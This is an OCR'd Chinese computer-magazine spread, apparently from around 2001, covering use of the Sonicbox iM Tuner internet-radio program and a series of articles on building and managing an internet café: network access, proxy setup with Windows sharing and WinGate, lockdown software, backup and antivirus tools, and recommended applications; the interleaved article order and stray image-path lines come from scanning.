果。如果在显示屏上出现Stopped，对不起，那就表示这个电台停止播音了，你就得选择下一个了。

3.电台选择（Band Select）

除了用旋钮进行调台外，你还可以使用导航菜单(iM Band Guide)进行有目的地选台。iM电台是按照从A到Z这26个字母的顺序排列的，其下还有很多子菜单。打开导航目录(如图11)，选定一个想收听的电台，Sonicbox iM Tuner就自动连接到这个广播电台。点击播放按钮就可以在线收听了。选个电台听一听，效果还行吧？



图11

由于国内网络传输速度的问题，收听到的Sonicbox iM Tuner的声音可能会断断续续。请留意，在显示屏上如果显示出的是目前传输和缓冲的速率，例如：buffering 90%，16kbps之类，则表示网络太慢，以致iM Tuner必须等待网络传输数据。只有显示的是时间时，才说明是在正常播放状态。

另外，iM Tuner默认网络的连接速率是100k，但是我们的网络较慢，所以记得要在设置里将网络速率改为56k。

4.储存电台（Save into z-band）

Z-Band可以让你储存你最喜欢的电台。一旦你找到了感兴趣的电台，就可以按Save into z-band键保存到收藏夹中，最多可以保存32个台。在配置中可以对这些收藏的电台进行编辑。



Í¼12

5.微笑、反对（Smile，Frown）

怎么还有微笑和反对键呢？原来，如果你喜欢听什么，你就按Smile键，如果你不喜欢什么，你就按Frown键。



图13

在显示屏幕上会出现Smile/frown event sent to the station!的字样，表明你的喜恶已经传给了电台，投上你的一票，让电台以此来收集信息，改进工作或展开竞赛吧。



图14

6.知道更多（Tell Me More）

按下左边圆盘中心的Tell Me More键，就会发出“嘀”的声音，它可以让电台知道你想了解更多的关于目前歌曲或广告产品的信息。如果你在使用前填入了E-mail地址，支持Tell Me More的电台就会发给你一个E-mail，上面有歌曲或广告的信息，或者是它们的链接地址。

7.音量控制（Volume Control）

左边圆盘上下的Vol键可增大音量（按Vol +）或减小音量（按Vol -）。按Mute键则为静音。

8.配置（Configure）

在Z-Band（实际上就相当于IE中的收藏夹）标签中，你可以定制电台和增加播放列表，输出或引入电台播放列表（如图12）。在User Infomation（如图13）标签中填入你的个人信息，连接速度应选择Narrowband(56kbps)，系统信息标签显示了你电脑的操作系统、CPU、内存、声卡、网络等信息（如图14）。

9.访问电台网址

在程序的右下角有一个i键，点击它就可以进入电台的网址，在它们的主页上你可以查到更多的信息。在主页上有很多声音图标，把它们拖放到窗口你就可以收听了。

10.键盘控制

为了使你更方便地使用，Sonicbox iM Tuner提供了键盘控制。

A-Z键：控制 A 到Z波段

数字键0-9：控制 1-32的电台

PgUp/PgDn：声音控制

Up/Down：换台

空格键：最小化

Ctrl-q：关闭程序

Ctrl-c：配置

Tab/Shift-Tab：变换波段

End：静音

Esc：播放或暂停

该软件是免费软件，版本号为1.3.1。另外它还有一个收费的版本Im remote，功能更多一些。免费版本的下载地址是(文件大小是2.5MB)：

http://www.sonicbox.com/downloads/Sonicbox_iM_Tuner.exe

该软件对硬件配置和系统有一定的要求：

至少56k的调制解调器和40M的硬盘空间，64M内存，并安装有Windows Media Player 6.4 或 Real Player7.0以上版本的播放器。

另外要注意，部分有防火墙或使用代理服务器程序的可能无法正常收听。

如果你愿意和使用Sonicbox iM Tuner的朋友讨论，或是在使用中遇到问题要问的话，可以参加它的新闻组。

该软件在白天的测试效果并不是很好，声音时有时无。但在晚上网络比较通畅时使用效果还可以。

怎么样，下载一个，享受一下网络收听广播的乐趣吧！

不少朋友没有电话线，或者没有自己的机器，不能经常在Internet上遨游；我们也不时出差在外，这时网吧给我们提供了很大的方便。从技术角度来说，网吧到底是如何构建的呢？如何优化网吧的性能呢？我们在网吧上网应该注意些什么呢？欢迎品尝“当好网吧老板，做好网吧网虫”。其实“当好网吧老板”的各篇章也不是全部为网吧老板准备的，也有许多经验可以为众多网虫借鉴，相信看了也会受益匪浅。哪能大家都去开网吧呢？^_^ ——步步高栏目主持 小渔



当好网吧老板，做好网吧网虫

——网吧技术实现与应用

□四川 陈东平

当好网吧老板之大方向确定篇

现在各种各样的营业性网吧，如雨后春笋般冒出来。笔者也常去网吧逛逛，但是发现有些网吧速度非常慢，仔细看它们的构建方式，以及软件的设置等等，发现问题严重。它们的网络构建方式往往不科学，造成了一定程度的浪费，其实它们网吧的速度仍然可以提高一些，下面笔者就讲讲一些比较科学的组网方式，确定好大方向。

1.接入方式的选择

目前网吧常见的接入方式有：拨号上网、ISDN和ADSL。

拨号上网：价格便宜，网络速度太慢，拨号访问Internet最高速率是56kbps，适用于小型的网吧（少于10台计算机）。但随着ISDN的出现，这种方式几乎被网吧所淘汰，不过在一些比较偏远或者特殊的地方仍然在使用。

ISDN：ISDN的中文名称是综合业务数字网，俗称“一线通”。一条线路同时承载多种业务，可以连接电话、传真、微机以及其他终端。基本速率接口有2个B信道和1个D信道（2B＋D），传输速率144kbps，速度比拨号上网有所提高，费用和拨号上网差不多，是中小型网吧的首选。

ADSL：速度最快，费用最高，是大中型网吧的首选。如果选择这种接入方式最好先进行实地考察，预计网吧的收入状况，否则赚的钱还不够交网费就麻烦了。

2.局域网的构建方案

一种很好的网络构建方式是将所有的电脑通过集线器连接，然后以其中一台作为主机。这种方式是最常见的一种，下面详细讲述一下有关问题。首先是集线器、网卡的选择。有一位开网吧的朋友曾经问我一个问题：“如果我把目前10M网卡、网线、集线器全部换成100M的，速度会提高吧？”表面上看起来，10M变成100M速度会大大提高，而实际上并不是这样的，网吧真正的瓶颈出在与Internet的接入上，而不是内部速率。10M对于绝大多数网吧绰绰有余，除非你的网吧是超大规模的，否则不需要使用100M的设备。

3.网络设备

网络基础设备包括网络集线器、网卡、网线、RJ45水晶头以及网络杂件（如PVC管）等。如果按一个网吧10台计算机来计算，需要10M网络集线器16口一个、10M PCI网卡10块、网线若干、RJ45水晶头20个（最好多准备几根备用网线）、PVC管若干。其中网线的选用十分重要，虽然是10M的网络，但是最好使用名牌超5类网线布线，因为网吧不像家庭用户，网吧里面的干扰特别大，千万不要在这方面省钱。网络集线器和网卡用TP－LINK的就行了，水晶头要选好的，PVC管是用来放置网线的塑料管，起绝缘和防水等作用，许多网吧根本没有使用PVC管，这样的网吧在刚开始没有什么问题，但随着时间的推移，坏处总会慢慢显现出来。

4.电脑设备

笔者推荐采用代理服务器的方式上网，这样可以最大限度地提高访问速度。我们需要购买一个主机作为代理服务器，然后购买若干工作站级别的电脑。配置网吧所用的电脑同家用电脑完全不同，作为网吧电脑，我们最重要的决定条件是价格、显卡、声卡这些在家用电脑中看来应该是比较重要的设备，在网吧构建中则应该选用较便宜的，笔者建议购买整合的主板。但是内存必须提高，这样有助于提高访问速度。其他配置应该相对较高，主要有几个方面：第一，主机内存应该足够大；第二，主机硬盘速度足够快，对于硬盘的选择，许多人认为SCSI硬盘是首选，但是笔者不这样认为，SCSI速度虽然快，但是价格太贵了！笔者觉得主机使用RAID0模式磁盘阵列就足够了，所以为了节约成本，主机的主板要选择带RAID功能的主板。最后不要忘记为每台电脑购买一对舒服的带MIC的耳机，并看情况决定是否为每台电脑配置一个软驱。

好了，这些大方向明确以后，就可以动手配置安装网吧了。

当好网吧老板之网络接入篇

□四川　陈东平

在网吧硬件环境配置完成以后，我们接下来看看软件环境的配置。

网吧接入网络的方式多种多样，可以使用 Windows 自带的 Internet 共享上网，也可以使用代理服务器软件设置一台主机，其余电脑通过这台主机上网。很明显，第一种方案非常简单，因为不需要安装任何软件，但是其速度比第二种方案慢。至于原因，笔者简单讲述一下。

代理服务器（Proxy Servers），顾名思义就是提供网络代理服务的服务器，网络用户可以通过代理服务器来访问 Internet 上的 Web 服务器、FTP 服务器、POP3 服务器等等。通过代理服务器可以实现整个局域网共享一个 Modem、一条电话线上网，同时又把各工作站访问过的内容存储在代理服务器的 Cache 中，为局域网上的工作站所共享。当用户访问网站及其链接时，代理服务器首先在 Cache 中搜索它的内容，若有需要的就从 Cache 中读取，若没有就自动通过 Modem 访问该网站及其链接，加快访问速度。

大家应该明白了吧？因为网吧里用户访问相同的网站的几率很高，遇到这种情况，代理服务器会直接从 Cache 中给用户传送数据，而不需要真正的访问该网站，这样对用户来说感觉速度大大地提高了。

下面，我们就来实战这两种方案。

一、利用 Windows 自带的 Internet 共享上网

1.安装协议

首先在主机上安装 Windows 98 SE 中的 Internet 连接共享服务，同时安装好 Modem 或 ISDN，保证该机拨号上网一切正常。添加 Internet 连接共享的方法十分简单，在“Windows 安装程序”的“Internet 工具”选项中选择“Internet 连接共享”，按照提示安装即可。

在开始以前，我们需要做一些准备工作。首先安装协议，添加 TCP/IP 协议和 IPX 协议，以及文件共享服务。

安装 TCP/IP 协议：在控制面板“网络”配置选项卡中，单击[添加]按钮，如图 1 所示，从列表框中选中“协议”后，再次单击[添加]按钮，然后在[厂商]列表框中选中[Microsoft]，在[网络协议]列表框中选中[TCP/IP]，单击“确定”按钮，并根据提示插入Windows 98安装光盘即可完成。当然，您需要重新启动计算机，以便使新的设置生效。

安装 IPX 协议：在控制面板[网络]配置选项卡中单击[添加]按钮，从列表框中选中



图 1



图 2




图 3




图 4



图 5

[协议]后，再次单击[添加]按钮，然后在[厂商]列表框中选中[Microsoft]，在[网络协议]列表框中选中[IPX]，单击“确定”按钮，并根据提示插入 Windows 98 安装光盘即可完成。当然，您需要重新启动计算机以便使新的设置生效。

启用文件共享服务：在控制面板[网络]配置选项卡中单击[文件及打印共享]（如图 1），然后在弹出的选择框中选择[允许其他用户访问我的文件]，确定即可，如图 2。

创建标识：在如图 1 中选择[标识]，然后为每台电脑输入不同的计算机名字和相同的工作组，如图 3 所示，计算机说明可任意输入。

2.配置主机

在控制面板[网络]配置选项卡中选中与网卡绑定的[TCP/IP]协议，单击“属性”按钮，在IP地址选项中选中“指定IP地址“：192.168.0.1，然后键入子网掩码255.255.255.0。

3.配置客户机

在控制面板[网络]配置选项卡中选中与网卡绑定的[TCP/IP]协议，单击“属性”按钮，在 IP 地址选项中选中“指定 IP 地址“，192.168.0.2 到 192.168.0.254 中的任意都可以，如图 4 所示，键入子网掩码 255.255.255.0。接下来选择[网关]输入主机的 IP：192.168.0.1，如图5。最后在[DNS 配置]中输入 DNS 解析器的 IP，这个参数各地方是不一样的，要向当地的电信局询问，比如笔者所在地成都的配置方法如图 6 所示。

最后一步就是启用Internet连接共享，只需要在接入 Internet 设备（比如拨号连接）上面选择[属性]，然后将[启用Internet共享]打勾就可以了。

在客户计算机上用Ping命令检测是否已经通过共享连接上网，如果Ping通Internet上的指定 IP，就表示已经大功告成。到此最简单的 Internet 共享接入方式就配置完成了。

二、配置代理服务器软件上网

目前的代理服务器软件非常多，常用的有WinGate、SyGate、Winroute、PPPshar Lite等等，下面笔者就以WinGate为例对这些软件进行讲解。

WinGate是一个具有防火墙功能的多协议代理服务器系统软件，可以通过一台电脑，为局域网上的用户提供因特网访问的共享服务。多协议意味着WinGate支持几乎所有的因特网协议，比如HTTP、FTP、POP3以及视频、音频等等，用户浏览主页、收发邮件、传输文件、欣赏视频和音频不受限制，与每个用户单独使用一个入网账号毫无区别。

WinGate的防火墙功能使得系统管理员可以设置规则，对出入局域网的各种信息进行把关，比如允许或禁止用户访问某些主机或网址，或者反过来禁止因特网上的用户侵入你的局域网。既可防止你的局域网用户访问不该访问的网站，又可抵御网上黑客的骚扰。

1.安装协议

在安装WinGate前，我们要安装TCP/IP协议和IPX协议、文件打印以及共享，接下来我们把主机的IP地址设置为192.168.0.1，子网掩码设置为255.255.255.0，DNS配置设置为当地的DNS解析器IP。

2.安装WinGate

要注意在安装的时候，WinGate会出现提示，让我们选择此电脑是作为服务器还是作为客户（工作站），如图7所示。我们在服务器的电脑上选择[Configure this machine AS WinGate server]，然后在其余的电脑上选择另一个选项。剩下的工作就是一路狂点[Next]，直到安装完成。

3.配置服务器

运行WinGate出现如图8所示的界面，此时系统要求我们输入密码，这个时候我们不要输入密码，直接选择[Ok]就会进入系统，并出现密码更换对话框（默认是没有密码），更换完成后就可以进入主界面。

笔者要大家注意几个地方：首先是Users（客户）的配置，如图9所示，在这里我们要配置具体的客户有哪些，并且决定是否让这些客户输入密码等等，并且我们可以选择Assumed User对那些机器拒绝服务等等选项。这个配置非常简单，大家稍微看一下就能明白。但是要提醒大家配置的时候一定要注意，否则来自Internet网上的用户也可以把你作为代理服务器，这样就麻烦了。

接下来我们配置System，其中最重要的就是Cachaing，这个选项就是设置服务器的缓存大小，如图10所示，双击出现如图11界面，设置Limit cache size尽可能的大！然后在[What to cache]中选择[Cache every thing]，经过这样配置以后浏览速度会大大增加。最后不要忘记输入机器名称及IP地址。

4.配置客户端（工作站）

在其他作为客户的电脑上，我们运行WinGate的客户程序，在这里我们要注意的就是设置服务器，方法也很简单，输入服务器的IP就行，然后还有一些简单的功能大家可以自行研究。

完成以上设置后，还需要对客户机上的浏览器进行设置。如果使用的是Internet Explorer，进入Internet Explorer的[工具]中的[Internet选项]，选择[连接]，接下来选择[局域网]，HTTP、FTP、Gopher和SOCKS的代理均设为192.168.0.1，将HTTP的Port（端口）设为80，将FTP的Port设为21，将Gopher的Port设为70，将SOCKS的Port设为1080。如果使用的是Netscape Navigator浏览器，则进入“Options”，选择“Network Preferences”，选择“Manual Proxy Configuration”，单击“View”栏，将FTP、Gopher、HTTP的代理均设为“WinGate”或“192.168.0.1”，将FTP的Port设为21，将Gopher的Port设为70，将HTTP的Port设为80。


SyGate可以说和WinGate异曲同工，但SyGate的功能好像比WinGate更强大，并且使用也更简单。Winroute和PPPshar Lite的使用相对它们又更简单些，安装方式也类似。如果没有特殊情况，笔者认为WinGate足够用了。





Í¼6



图 7


图 8


图 9


图 10




图11

当好网吧老板之 网吧管理软件篇

□四川　陈东平
江苏　王志军

网吧如雨后春笋般冒出，大大方便了我们这些网虫。但是要管理好网吧，有两点特别重要：第一，保证电脑能正常运行不受到破坏；第二，要保证使用者能使用到足够的功能。那么具体应该如何管理呢？

管理的方案非常多，可以使用Ghost备份，或者使用多硬盘备份等等，不过笔者认为，最简单最有效的方案就是使用网吧管理软件。目前各类网吧、局域网管理软件非常多，这里笔者选了3个比较有特色的软件来给大家讲解如何进行网吧的管理。

1.电脑室网吧管理器3.88

这个管理软件不但可以用于管理营业性质的网吧，对管理多人使用的电脑也非常有效，比如单位机房或者企事业的公用电脑。它的一大特色是：安全第一，能完全限制用户使用指定软件，并且能禁止进入安全模式等等。缺点就是第一次使用的时候需要进行一些繁琐的设置。

下面笔者就带着大家一起进行设置，安装完这个软件以后，运行它就会发现整个Windows的桌面完全变了，原来的桌面消失，出现的是这个软件的桌面，如图1所示。我们用鼠标右键点击右下角的图标，选择设置，这个时候就会弹出设置界面，如图2。这个设置界面分为8个板块，其中比较重要的有5个页签，下面笔者就这些页签的设置方法分别介绍。

“菜单设定”页签：这里主要是设置哪些程序用户能够使用。首先输入“中文名称”(可以任意输入)。接着输入“执行程序名”，指定执行程序在硬盘上的路径。“简单说明”可以任意输入，主要是让用户了解这个软件的作用，方便多人使用。“存档文件名”是游戏的存储进度，

图1






图2

不设置就可以避免存储游戏进度。对于有特殊限制的单位，还可以设定“程序自定启动次数”，这样可以限制某些程序的使用次数。“高级设置”里面还有一些特殊的功能，建议大家根据情况决定是否使用。

“管理设置”页签：几乎全部是密码设置选项，如图3所示，这里就不多说了。




图3




图4

“计时设置”页签：主要是设置用机计时的方案，不过对于网吧来说不是太适用。

“系统设置”页签：这里主要设置系统的安全性能，建议大家将所有的硬盘驱动器隐藏(当然也可以专门留出个别驱动器公用)，然后将“系统的其它设置”里面的选项全部打勾，这样就可以防止用户绕过这个管理软件，从而提高安全度，如图4所示。

“超级管理员”页签：这个页签里面除了设置密码外，还有两个非常重要的选项，就是“启动Windows时自动运行”和“屏蔽F8、F5、F4键、禁止安全模式”，一定要将这两个选项打勾，否则用户还是可能轻易地绕过这个管理软件的，如图5所示。

经过这样设置以后，每次开机就会进入到特定的桌面，上面的可运行快捷方式就是我们在‘菜单设定’页签中设置的那些程序，并且几乎不会有什么写硬盘或者更改Windows设定的动作，这样一个系统至少用半年不会出任何问题！

2.网吧管理专家

笔者向网吧推荐使用该软件，通过该软件管理机房可以事半功倍。这个软件分为两部分，客户端(用户使用的)和服务端(老板使用的)。在安装的时候我们要在普通电脑上安装客户端软件，然后在老板使用的电脑上安装服务端(在安装的时候会有提示要求选择)。对于客户端软件，

当好网吧老板之 常用软件推荐篇

□江苏　王志军

开网吧，最重要的是人气，除了硬件方面的大菜外，当然还要在软件方面精心考虑，否则回头客是不会太多的啦。下面，笔者就谈谈网吧中的计算机应该选择哪些常用软件，希望各位老板看了会有所启发。

一、操作系统方面

由于网吧环境的特殊化，笔者以为最关键的是要考虑系统的稳定性和兼容性，服务器端建议使用Windows 2000 Server版本或Windows NT。如果网吧中的计算机数量在50台以下，也可以选择Windows 2000 Professional版。至于工作站，用Windows 98SE就行了，这是目前最成熟(兼容性最好)的操作系统。如果你想赶赶时髦，也可以选择Windows Me。但是如果想联网游戏，Windows 98绝对是不二之选。

二、工具软件方面

就像DIYer一样，做网吧的朋友也许最烦的就是用户的破坏性和危险性，因此在工具软件方面一定要考虑好，以免到时候出了问题影响生意。

1.系统备份工具

首当其冲的当然就是安装一个系统备份软件，不仅要求功能强大，而且还要快速。这还有什么其他的选择吗？当然



Í¼5

只要进行简单的设置就可以了。这个软件最大的特点就是老板可以远程监控用户的电脑，可以锁定电脑等多种远程操作，并且当用户下机时自动远程锁定电脑并结算费用，非常方便。

在整个机房管理过程中，老板不需要到处走动，只需要坐在主机前面，就可以完成机房的管理。该软件由于设置使用等都非常简单，笔者就不多说了，如图6所示。



图6

3.美萍电脑安全卫士

凡是做网吧的，相信没有人会没用过美萍电脑安全卫士。该软件自诞生之日起，就着重解决网吧、电脑屋、学校机房等公共场所的计算机安全性问题。它利用许多先进的Windows内核技术、全真虚拟Win9x桌面，实现了硬盘文件保护、远程控制、限时或定时运行计算机、应用软件选择运行等多项功能。现在的最新版本是7.1，增加了黄色站点限制功能（用户可以自由增减限制站点）、网站记录功能（软件会自动记录所有访问过的网站名称和地址）、远程升级功能（以后再也不用挨着每台计算机去升级了）、开机屏蔽Ctrl＋Alt＋Del键的功能（防止系统启动过程中被强制重启），网吧老板可以好好利用这个软件哟。

软件安装完成后会自动在桌面建立快捷方式，双击此快捷方式启动本软件，点击“开始/设定系统”命令，在出现的对话框中输入密码(初始密码为空)进入设置界面，先进入“管理”标签页将“系统设置(退出)密码”、“系统计(限)时停止密码”设置好，同时选中“启动Windows自动运行本程序”项，点击“存盘返回”，以后每次运行Windows时，美萍电脑安全卫士就会自动运行了。缺省方式下，屏幕右上角会出现主菜单类、游戏世界、我的电脑、办公软件四个标签，此时桌面上将按照程序的缺省设置显示相应图标。

进入设置窗口后，你会看到这里有新建(添加桌面快捷程序)、帮助（查看软件使用说明)、管理（设置密码、安全、系统、Skin等)、模式（选择软件工作模式)、记录（详细记录、查看、清除)、网站（网站历史记录、历史限制）等标签页，具体的使用笔者这里就不多谈了，毕竟是全中文界面，使用起来应该不是十分困难。

如果朋友们将“美萍电脑安全卫士”和“美萍网管大师”配合使用，那么就可以实现网络中的远程管理，对网吧中的计算机进行集中计时和计费操作。不过，由于这款软件在各地网吧用得十分广泛，因此也不断有安全漏洞被发现，因此请朋友们及时升级到最新版本哟。

还有，为了过滤黄毒，不要忘记使用公安局发的“五行卫士“哟。

就是著名的Norton Ghost 2001啦。如果你找不到最新的2001版本，也可以使用许多主板光盘上附送的2000版，其实功能差不多，不过建议千万不要用盗版的，否则以后出了问题可别怪我。

Norton Ghost可以将整个硬盘高速复制到另一硬盘之中，支持DOS、Windows 9x/Me/NT、OS/2、Unix、Linux等多种操作系统。除了一对一的复制之外，更为实用的是Norton Ghost还可以将整个硬盘或某个分区转化为一个镜像文件（即后缀名为gho的文件），以后我们就可以利用这个镜像文件迅速将它还原到硬盘或分区之中。6.0版本后的Norton Ghost还附带了一个Ghost Explorer程序，它可以像资源管理器一样读取gho文件，并且可以将其中的任何一个文件单独恢复，当然也可以添加新文件进去，这样就大大提高了工作效率。

Norton Ghost不仅可以进行单机备份操作，还可以用于局域网络上的系统复制和备份。正是基于这一强大而且实用的功能，我们可以利用它来备份硬盘上的数据和完全恢复系统，以后升级驱动程序和试用新软件可再不用发愁了。对单位和网吧而言，使用Ghost软件进行硬盘对拷可迅速方便地实现系统的快速安装和恢复，而且维护起来也十分轻松。如图1所示，这是进行分区备份的界面，从主窗口中依次选择Local→Partition→To Image项，即可将硬盘上的某个分区备份为一个扩展名为“.gho”的镜像文件。图2则是进行分区恢复的界面，这次是选择“Local→Partition→From Image”项，将以前备份的镜像文件恢复过来就行了。虽然这款软件是纯英文的界面，但只要你在源盘、源分区、目标盘、目标分区之间选择正确，操作起来是很简单的。

Ghost的详细使用方法参见《电脑爱好者》2001年第8期的《Norton Ghost全接触》一文。



图 1




图 2

2.隐藏分区工具

为什么要隐藏分区呢？刚才我们谈到使用Norton Ghost 2001为系统做一个备份，如果你未将这个备份的文件放到一个安全的分区，那么还有什么安全性可言呢？因此，PowerQuest PartitionMagic 6.0可是不错的选择哟，它不仅可以无损调整分区容量、转换分区格式，更绝的是还可以隐藏分区，这下你就可以将备份了重要资料的分区隐藏起来，以后恢复时就方便多了。

进入PowerQuest PartitionMagic 6.0后，在“磁盘”区域或右边窗口中选中你想隐藏的分区，从“操作”菜单中选择“高级/隐藏分区”（也可以从右键命令中选取）命令，然后你就会看到一个如图3所示的对话框，程序警告你隐藏该分区可能会导致驱动器盘符的改变，点击“确定”后就可以隐藏分区了。




图 3

3.网络安全工具

现在的病毒可真不少，特别是网吧上的计算机，由于人们来网吧的目的当然是为了上网，因此安装一个防病毒软件和一个防火墙软件是必不可少的。

笔者始终认为，防病毒软件还是用国内的好，毕竟是中文界面，操作和维护起来更为方便。而且许多国内厂商的防病毒软件产品现在的技术含量和升级服务也做得越来越好，如瑞星2001版和金山毒霸都做到了一周升级一次病毒库，你可以进行智能升级和自动升级的设置，它们都能对现在病毒传播的最大媒介E-mail进行监测，这样就堵住了病毒入侵的主要通道。如图4所示瑞星2001的邮件监测设置界面，我们应该选择对“所有文件”进行扫描，而且特别不能忘记勾选“查压缩文件”这一项，因为现在有许多病毒是躲在压缩包中的。还有一点就是一定要在“Outlook邮件监控设置”中选择新邮件到来时、打开邮件时、发送邮件时这几个最危险的时间段进行监控。同样选中“所有文件”和“压缩文件”两个选项，再加上你及时升级最新的病毒库，相信受到病毒破坏的机会不会太多的。



图 4

当然，在预防病毒的同时，可不要忘记网络上还有黑客和木马哟！如果网吧上的计算机没有防火墙的保护，那么就像一个赤裸的婴儿，是非常危险的。Norton Personal Firewall 2001中文版是Symantec（赛门铁克）最新推出的面向家庭和个人用户的防火墙软件，它可以有效地防止各种黑客程序、木

马程序对个人计算机的攻击，而且其中预设的防火墙配置使得用户无需任何专业知识即可使用，无处不在的实时监控可以全面保护网上交流安全进行，特有的系统过滤功能还可以防止系统内隐藏的程序向外发送各种信息，还能自动拦截恶意代码，真的是网络时代一道强大的保护伞。强烈建议优先考虑，如果你不想为这款商业软件付费，那么可以选择国产的免费防火墙工具——天网防火墙，使用起来效果也不错。

4.网吧管理工具

做网吧老板其实也并不轻松，因此选择几款功能强大、实用的网吧管理工具就至关重要了。现在这方面的工具软件也不少，有免费的，也有共享软件、商业软件等，不过笔者建议朋友们还是选择商业软件（正版）的为好。一般来说，应该安装能综合管理网吧的IC卡系统或操作方便的计费软件，当然美萍电脑安全卫士、电脑室网吧管理器、网吧管理专家等更是必不可少的了。由于这方面的软件在另一篇文章中已有专门介绍，因此笔者这里就不再罗嗦。

总的来说，网吧老板专用的工具软件可真不少，朋友们可以到一些软件下载基地查找。不过，笔者可再三声明，请最好使用正版。

三、应用软件方面

应用软件这方面就有些不太好说了，毕竟现在的应用软件太多太多。不过，网吧里的计算机当然主要是为了用户上网用的，因此范围就可以相应缩小一些。下面，笔者试着列举一些系统中必装的应用软件（如果这些应用软件没有安装，你网吧的人气可就不会太高哟）。

1.聊天工具：OICQ 2000

这款软件可实在没什么可说的，虽然现在OICQ的商业气息越来越浓，而且Bug也越来越多，但毕竟几千万的注册用户可是独此一家哟，当然属于必装之列。请同时安装一个ICQ 2000，说不定有些朋友对它也独有所好呢。

2.邮件收发：Foxmail 3.11

网络飞狐，这是张小龙先生为我们送上的免费大菜，不可不装。IE中也免费奉送了一个Outlook Express，不爱狐狸的朋友还可以换换口味。当然，中华神差也是不错的选择，同样都是免费软件。

3.下载工具：FlashGet 0.95

过去，NetAnts（网络蚂蚁）的名气比FlashGet（网际快车）要大一些，不过随着去年夏天广告条风波的影响，加上网络蚂蚁对下载文件的管理做得并不是那么太好，因此笔者觉得还是FlashGet更好一些，不仅下载速度绝对一流，更关键的是对下载文件的管理更为出色些。考虑到国情，一些英文的下载工具就没有必要安装了。

4.解压缩工具：WinZip 8.0

照理来说，WinZip 8.0这款解压缩软件与上网毫不相干，不过你听说过“上网就是下载”这句话吗？下载了软件或其他东东，总要将它解压缩试运行或者压缩后带走吧？而且在发邮件时，一般情况下总是要将附件压缩后再发出去，要是系统中没有压缩工具，那将是多么难受的事呀。由于WinZip 8.0是压缩世界的1号选手，选择它也就是顺理成章的了，当然最好安装一个汉化包，这样既方便他人也方便自己。其他的解压缩软件虽然功能也不错，但考虑到软件的使用率，还是选它吧。

5.看图工具：ACDSee 3.1

提起看图工具，ACDSee是一款久已闻名的软件，系统中当然也少不了它，还是那句老话，请同时安装汉化包，否则……不过，笔者觉得现在的豪杰大眼睛功能与ACDSee 3.1不相上下，尤其它是全中文界面，使用起来更觉顺手，朋友们可以试一试。

6.播放工具：Winamp 2.7

Winamp是最著名的MP3播放器，它除了可以播放MP3歌曲之外，还可以播放CD、MP4、VCD，当然需要下载相应的插件。建议在系统中安装该软件，但如果已经安装Windows Media Player 7.0，那么Winamp就可有可无啦。毕竟后者对于流媒体的支持更为出色，而且还是完全免费的哟。

7.翻译工具：东方快车3000

经常上网的朋友可能对英文网页和英文软件都觉得头疼，那么在系统中安装一套东方快车3000肯定是个不错的主意。作为实达铭泰公司在翻译市场上的最新拳头产品，东方快车3000在网页翻译方面的功能有了很大提高。从翻译的效果来看，一般朋友是完全可以接受的。汉化的范围包括网页上所有的文字信息，当然图片中的文字还无法汉化。而且它还具有即指即译、字典查词、内码转换等其他辅助功能，上网时当然少不了它。不过，安装金山快译2001也是一个不错的选择。

8.上网平台：iWPS

